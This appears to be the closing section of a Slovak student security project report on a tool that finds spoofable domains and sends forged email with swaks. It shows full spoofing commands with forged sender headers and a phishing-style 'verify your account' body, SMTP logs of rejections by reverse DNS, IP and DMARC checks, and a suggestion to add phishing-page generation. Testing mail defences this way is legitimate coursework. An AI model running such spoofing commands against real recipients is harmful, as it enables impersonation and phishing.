149.40.61.20 isn't allowed to send email for admin@cederle.com

Ak vyskúšame poslať email na stuba.sk, tak email neprejde kvôli z dôvodu, že stuba má nastavené overovanie cez reverse DNS lookup. Tento mechanizmus sa snaží overiť našu verejnú IP adresu, ktorá nesedí s IP adresou spoofovanej domény pretože ju nevlastníme a nemáme taký záznam nastavený (nezáleží na tom či použijeme doménu seniorom.sk alebo cederle.com):

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$ python email_tool.py send xcederlem@stuba.sk --domain seniorom.sk

Sending spoofed email...

Command: swaks --to xcederlem@stuba.sk --from admin@seniorom.sk --ehlo seniorom.sk --header From: "Admin" <admin@seniorom.sk> --header Reply-To: <admin@seniorom.sk> --header Return-Path:
<admin@seniorom.sk> --header Message-Id: <1764538573.admin@seniorom.sk> --header Subject: Important Notice --header X-Mailer: Thunderbird --header Content-Type: text/html; charset=utf-8
--header MIME-Version: 1.0 --body <html><body>Please verify your account.</body></html>

Output:
=== Trying smtp.cvt.stuba.sk:25...
=== Connected to smtp.cvt.stuba.sk.
<-  220 smtp.cvt.stuba.sk ESMTP Sun, 30 Nov 2025 22:36:14 +0100
 -> EHLO seniorom.sk
<-  250-smtp.cvt.stuba.sk Hello seniorom.sk [149.40.61.20]
<-  250-SIZE 31457280
<-  250-LIMITS MAILMAX=110 RCPTMAX=50
<-  250-8BITMIME
<-  250-PIPELINING
<-  250-AUTH LOGIN
<-  250-STARTTLS
<-  250 HELP
 -> MAIL FROM:<admin@seniorom.sk>
<-  250 OK
 -> RCPT TO:<xcederlem@stuba.sk>
<** 451-Your e-mail server have incorrectly configured DNS. FCrDNS fail or missing
<** 451 reverse DNS.
 -> QUIT
<-  221 smtp.cvt.stuba.sk closing connection
=== Connection closed with remote host.


X Failed to send email (Exit code: 24)

Debugging Information:
  Domain: seniorom.sk
  From: admin@seniorom.sk
  To: xcederlem@stuba.sk
  Subject: Important Notice
```

Na záver sme vyskúšali poslať email na gmail.com, ktorý taktiež zablokoval email kvôli nefunkčnosti reverse DNS lookupu:

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$ python email_tool.py send marek1@gmail.com --domain seniorom.sk

Sending spoofed email...

Command: swaks --to marek1@gmail.com --from admin@seniorom.sk --ehlo seniorom.sk --header From: "Admin" <admin@seniorom.sk> --header Reply-To: <admin@seniorom.sk> --header Return-Path:
<admin@seniorom.sk> --header Message-Id: <1764539632.admin@seniorom.sk> --header Subject: Important Notice --header X-Mailer: Thunderbird --header Content-Type: text/html; charset=utf-8
--header MIME-Version: 1.0 --body <html><body>Please verify your account.</body></html>

Output:
=== Trying gmail-smtp-in.l.google.com:25...
=== Connected to gmail-smtp-in.l.google.com.
<-  220 mx.google.com ESMTP ffacd0b85a97d-42e1cac5879si4824535f8f.1525 - gsmtp
 -> EHLO seniorom.sk
<-  250-mx.google.com at your service, [149.40.61.20]
<-  250-SIZE 157286400
<-  250-8BITMIME
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-PIPELINING
<-  250-CHUNKING
<-  250 SMTPUTF8
 -> MAIL FROM:<admin@seniorom.sk>
<-  250 2.1.0 OK ffacd0b85a97d-42e1cac5879si4824535f8f.1525 - gsmtp
 -> RCPT TO:<marek1@gmail.com>
<-  250 2.1.5 OK ffacd0b85a97d-42e1cac5879si4824535f8f.1525 - gsmtp
 -> DATA
<-  354 Go ahead ffacd0b85a97d-42e1cac5879si4824535f8f.1525 - gsmtp
 -> Date: Sun, 30 Nov 2025 22:53:52 +0100
 -> To: marek1@gmail.com
 -> From: "Admin" <admin@seniorom.sk>
 -> Subject: Important Notice
 -> Message-Id: <1764539632.admin@seniorom.sk>
 -> X-Mailer: Thunderbird
 -> Reply-To: <admin@seniorom.sk>
 -> Return-Path: <admin@seniorom.sk>
 -> Content-Type: text/html; charset=utf-8
 -> MIME-Version: 1.0
 ->
 -> <html><body>Please verify your account.</body></html>
 ->
 ->
 -> .
<** 550-5.7.1 [149.40.61.20] The IP you're using to send mail is not authorized to
<** 550-5.7.1 send email directly to our servers. Please use the SMTP relay at your
<** 550-5.7.1 service provider instead. For more information, go to
<** 550 5.7.1  https://support.google.com/mail/?p=NotAuthorizedError ffacd0b85a97d-42e1cac5879si4824535f8f.1525 - gsmtp
 -> QUIT


Errors/Warnings:
*** Remote host closed connection unexpectedly.


X Failed to send email (Exit code: 26)

Debugging Information:
  Domain: seniorom.sk
  From: admin@seniorom.sk
  To: marek1@gmail.com
  Subject: Important Notice
```

Pri použití domény `cederle.com` sa taktiež neposlal email, ale kvôli DMARC:

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$ python email_tool.py send marek1@gmail.com --domain cederle.com

Sending spoofed email...

Command: swaks --to marek1@gmail.com --from admin@cederle.com --ehlo cederle.com --header From: "Admin" <admin@cederle.com> --header Reply-To: <admin@cederle.com> --header Return-Path:
<admin@cederle.com> --header Message-Id: <1764539726.admin@cederle.com> --header Subject: Important Notice --header X-Mailer: Thunderbird --header Content-Type: text/html; charset=utf-8
--header MIME-Version: 1.0 --body <html><body>Please verify your account.</body></html>

Output:
=== Trying gmail-smtp-in.l.google.com:25...
=== Connected to gmail-smtp-in.l.google.com.
<-  220 mx.google.com ESMTP ffacd0b85a97d-42e1ca541b9si4765052f8f.922 - gsmtp
 -> EHLO cederle.com
<-  250-mx.google.com at your service, [149.40.61.20]
<-  250-SIZE 157286400
<-  250-8BITMIME
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-PIPELINING
<-  250-CHUNKING
<-  250 SMTPUTF8
 -> MAIL FROM:<admin@cederle.com>
<-  250 2.1.0 OK ffacd0b85a97d-42e1ca541b9si4765052f8f.922 - gsmtp
 -> RCPT TO:<marek1@gmail.com>
<-  250 2.1.5 OK ffacd0b85a97d-42e1ca541b9si4765052f8f.922 - gsmtp
 -> DATA
<-  354 Go ahead ffacd0b85a97d-42e1ca541b9si4765052f8f.922 - gsmtp
 -> Date: Sun, 30 Nov 2025 22:55:26 +0100
 -> To: marek1@gmail.com
 -> From: "Admin" <admin@cederle.com>
 -> Subject: Important Notice
 -> Message-Id: <1764539726.admin@cederle.com>
 -> X-Mailer: Thunderbird
 -> Reply-To: <admin@cederle.com>
 -> Return-Path: <admin@cederle.com>
 -> Content-Type: text/html; charset=utf-8
 -> MIME-Version: 1.0
 ->
 -> <html><body>Please verify your account.</body></html>
 ->
 ->
 -> .
<** 550-5.7.26 Unauthenticated email from cederle.com is not accepted due to
<** 550-5.7.26 domain's DMARC policy. Please contact the administrator of
<** 550-5.7.26 cederle.com domain if this was a legitimate mail. To learn about the
<** 550-5.7.26 DMARC initiative, go to
<** 550 5.7.26  https://support.google.com/mail/?p=DmarcRejection ffacd0b85a97d-42e1ca541b9si4765052f8f.922 - gsmtp
 -> QUIT
<-  221 2.0.0 closing connection ffacd0b85a97d-42e1ca541b9si4765052f8f.922 - gsmtp
=== Connection closed with remote host.


X Failed to send email (Exit code: 26)

Debugging Information:
  Domain: cederle.com
  From: admin@cederle.com
  To: marek1@gmail.com
  Subject: Important Notice
```

Záver

Podarilo sa mi vytvoriť nástroj, ktorý dokáže nájsť spoofovateľnú doménu a následne odoslať spoofovaný email na zadanú cieľovú adresu. Nástroj som testoval na rôznych doménach a službách, pričom som zistil, že väčšina služieb má implementované ochranné mechanizmy, ktoré zabraňujú doručeniu spoofovaných emailov. Jedine služba Proton mi dovolila odoslať spoofovaný email, ale aj tak ho označila ako spam.

Preto je dôležité, aby domény mali správne nastavené SPF/DKIM/DMARC záznamy, aby sa zabránilo zneužitiu.

Rozšíriteľnosť

Program by sa dal rozšíriť o pôvodnú myšlienku na analýzu hlavičiek e-mailov. Program by taktiež mohol byť rozšírený o možnosť automatického generovania phishingových stránok pomocou PyPhisher nástroja. Taktiež by mohlo byť pridaných viacero možností, aby toho nebolo veľa "hardcoded" a zároveň by mohlo byť lepšie urobené overovanie SPF/DKIM/DMARC záznamov zo skriptu z `dmarc` repozitára aby bral do úvahy zle nastavené záznamy.

Referencie

- Nástroje
  - ChatGPT
  - Claude AI
  - Domain analyzer
  - checkdmarc
- Články
  - Email Spoofing / WIKI
  - TXT DNS Record
  - DKIM / WIKI
  - DMARC / WIKI
  - SPF / WIKI
- Github repozitáre
  - Swaks
  - Dmarc fetching tool
  - GhostMail Collector - (List of vulnerable domains)
  - PyPhisher
- Články poskytovateľov e-mailových služieb (prečo/ako blokujú spoofed e-maily)
  - Google
  - stuba
  - Cloudflare
  - Proton - neblokujú odoslanie ale označia ich že neprešli autentifikáciou